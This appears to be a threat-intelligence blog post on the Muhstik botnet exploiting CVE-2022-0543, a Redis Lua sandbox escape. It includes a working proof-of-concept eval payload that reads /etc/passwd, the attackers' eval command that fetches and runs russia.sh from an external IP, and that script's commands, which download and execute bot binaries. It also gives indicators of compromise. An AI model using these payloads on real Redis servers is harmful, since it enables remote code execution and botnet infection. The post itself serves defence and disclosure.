

Muhstik Gang targets Redis Servers

blogs.juniper.net/en-us/security/muhstik-gang-targets-redis-servers

March 25, 2022



Juniper Threat Labs has uncovered an attack that targets Redis Servers using a recently disclosed vulnerability, namely CVE-2022-0543. This vulnerability exists in some Redis Debian packages. The attack started on March 11, 2022 from the same threat actor we've seen [targeting confluence servers back in September 2021](#) and the same group targeting Log4j back in December. The payload used is a variant of Muhstik bot that can be used to launch DDOS attacks

CVE-2022-0543: Redis Lua Sandbox Escape and Remote Code Execution

“[Redis](#) is a very widely used service for caching, but it's also used as a message broker. Clients talk to a Redis server over a socket, send commands, and the server changes its state (i.e. its in-memory structures), in response to such commands. Redis embeds the Lua programming language as its scripting engine, which is made available through the `eval` command. The Lua engine is expected to be sandboxed, i.e., clients can interact with the Redis APIs from Lua, but should not be able to execute arbitrary code on the machine where Redis is running.”

– Reginaldo Silva

In January 2022, Reginaldo Silva discovered a vulnerability in Redis (Debian-specific) that allows Lua sandbox escape. A remote attacker with the ability to execute arbitrary Lua scripts could escape the Lua sandbox and execute arbitrary code on the host.


This vulnerability existed because the Lua library in some Debian/Ubuntu packages is provided as a dynamic library (Ubuntu Bionic and Trusty are not affected). When the Lua interpreter initializes, the “**package**” variable is automatically populated, and that in turn permitted access to arbitrary Lua functionality.

For instance, we can use “**package.loadlib**” to load the modules from “**liblua**” library, then use this module to execute commands.

The following is a proof of concept on how to exploit this vulnerability.

```
local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0",  
"luaopen_io");  
local io = io_l();  
local f = io.popen("cat /etc/passwd", "r");  
local res = f:read("*a");  
f:close();  
return res
```

To demonstrate this attack, we instantiated a vulnerable Redis server and launched the above Lua scripts using the “**eval**” command. As you can observe from the screenshot below, we are able to achieve code execution by dumping the contents of `/etc/passwd`.




```
192.168.206.137:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0",  
"luaopen_io"); local io = io_l(); local f = io.popen("cat /etc/passwd", "r"); local res = f:read(  
"a"); f:close(); return res' 0  
root:x:0:0:root:/root:/bin/bash\nndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/b  
in:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\nngam  
es:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x  
:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:n  
ews:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x  
:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbacku  
p:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailin List Manager:/var/list:/usr/sbin  
/nologin\nnirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\nngnats:x:41:41:Gnats Bug-Reporting Syste  
m (admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nolo  
gin\n_apt:x:100:65534:/:nonexistent:/usr/sbin/nologin\nredis:x:101:101:/:var/lib/redis:/usr/sbin/no  
login\n192.168.206.137:6379> █
```

Proof of concept of executing system commands inside the Redis session

Payload: Muhstik bot

March 10th 2022, 07:42:42.216 - March 17th 2022, 07:42:42.216 —

Auto



timeline of attacks on CVE-2022-0543

On March 11, Juniper Threat Labs observed attacks launching this exploit from our telemetry. The attack attempts to download “**russia.sh**” using wget or curl from “**106[.]246.224.219**”. It saves it as “**/tmp/russ**” and executes it.


```
eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0",  
"luaopen_io");  
local io = io_l();  
local f = io.popen("wget -O /tmp/russ http://106[.]246.224.219/russia.sh || curl -o  
/tmp/russ http://106[.]246.224.219/russia.sh);  
chmod 700 /tmp/russ; /tmp/russ", "r");  
local res = f:read("*a"); f:close(); return res' 0
```

```
(wget -O /tmp/pty3 http://160.16.58.163/wp-content/.b/pty3
|| curl -o /tmp/pty3 http://160.16.58.163/wp-content/.b/
pty3); chmod +x /tmp/pty3; chmod 700 /tmp/pty3; /tmp/pty3 &
(wget -O /tmp/pty4 http://160.16.58.163/wp-content/.b/pty4
|| curl -o /tmp/pty4 http://160.16.58.163/wp-content/.b/
pty4); chmod +x /tmp/pty4; chmod 700 /tmp/pty4; /tmp/pty4 &
(wget -O /tmp/pty10 http://160.16.58.163/wp-content/.b/
pty10 || curl -o /tmp/pty10 http://160.16.58.163/wp-content
/.b/pty10); chmod +x /tmp/pty10; chmod 700 /tmp/pty10; /tmp
/pty10 &
(wget -O /tmp/pty6 http://160.16.58.163/wp-content/.b/pty6
|| curl -o /tmp/pty6 http://160.16.58.163/wp-content/.b/
pty6); chmod +x /tmp/pty6; chmod 700 /tmp/pty6; /tmp/pty6 &
(wget -O /tmp/pty7 http://160.16.58.163/wp-content/.b/pty7
|| curl -o /tmp/pty7 http://160.16.58.163/wp-content/.b/
pty7); chmod +x /tmp/pty7; chmod 700 /tmp/pty7; /tmp/pty7 &
(wget -O /tmp/pty2 http://160.16.58.163/wp-content/.b/pty2
|| curl -o /tmp/pty2 http://160.16.58.163/wp-content/.b/
pty2); chmod +x /tmp/pty2; chmod 700 /tmp/pty2; /tmp/pty2 &
(wget -O /tmp/pty1 http://160.16.58.163/wp-content/.b/pty1
|| curl -o /tmp/pty1 http://160.16.58.163/wp-content/.b/
pty1); chmod +x /tmp/pty1; chmod 700 /tmp/pty1; /tmp/pty1 &
(wget -O /tmp/pty3 http://160.16.58.163/wp-content/.b/pty3
|| curl -o /tmp/pty3 http://160.16.58.163/wp-content/.b/
pty3); chmod +x /tmp/pty3; chmod 700 /tmp/pty3; /tmp/pty3 &
(wget -O /tmp/pty5 http://160.16.58.163/wp-content/.b/pty5
|| curl -o /tmp/pty5 http://160.16.58.163/wp-content/.b/
pty5); chmod +x /tmp/pty5; chmod 700 /tmp/pty5; /tmp/pty5 &
```

contents of russia.sh

This script (russia.sh) will further download and execute linux binaries from **160.[.]16.58.163**. These binaries are identified to be variants of Muhstik bot. This bot connects to an IRC server to receive commands which include the following:

- Download files
- Shell commands
- Flood attacks
- SSH brute force



Timeline of observed attacks launched from 191[.]232.38.25

Conclusion

We advise those who may be vulnerable to patch their Redis service. Debian and Ubuntu have also released security advisories regarding this matter. Links are below:

- [Debian Advisory](#)
- [Ubuntu Advisory](#)

Indicators of Compromise

```
4817893f8e724cbc5186e17f46d316223b7683dcbc9643e364b5913f8d2a9197 pty1
46389c117c5f41b60e10f965b3674b3b77189b504b0aeb5c2da67adf55a7129f pty10
95d1fca8bea30d9629fdf05e6ba0fc6195eb0a86f99ea021b17cb8823db9d78b pty2
7d3855bb09f2f6111d6c71e06e1e6b06dd47b1dade49af0235b220966c2f5be3 pty3
16b4093813e2923e9ee70b888f0d50f972ac607253b00f25e4be44993d263bd2 pty4
28443c0a9bfd8a12c12a2aad3cc97d2e8998a9d8825fcf3643d46012f18713f0 pty5
36a2ac597030f3f3425153f5933adc3ca62259c35f687fde5587b8f5466d7d54 russia.sh
```

Download IP

```
106[.]246.224.219
160[.]16.58.163
```

Attacker IP

```
104[.]236.150.159
170[.]210.45.163
146[.]185.136.187
178[.]62.69.4
```

191[.]232.38.25
79[.]172.212.132
221[.]120.103.253

Reference:

<https://github.com/vulhub/vulhub/tree/master/redis/CVE-2022-0543>
https://www.ubercomp.com/posts/2022-01-20_redis_on_debian_rce
<https://github.com/vulhub/vulhub/tree/master/redis/CVE-2022-0543>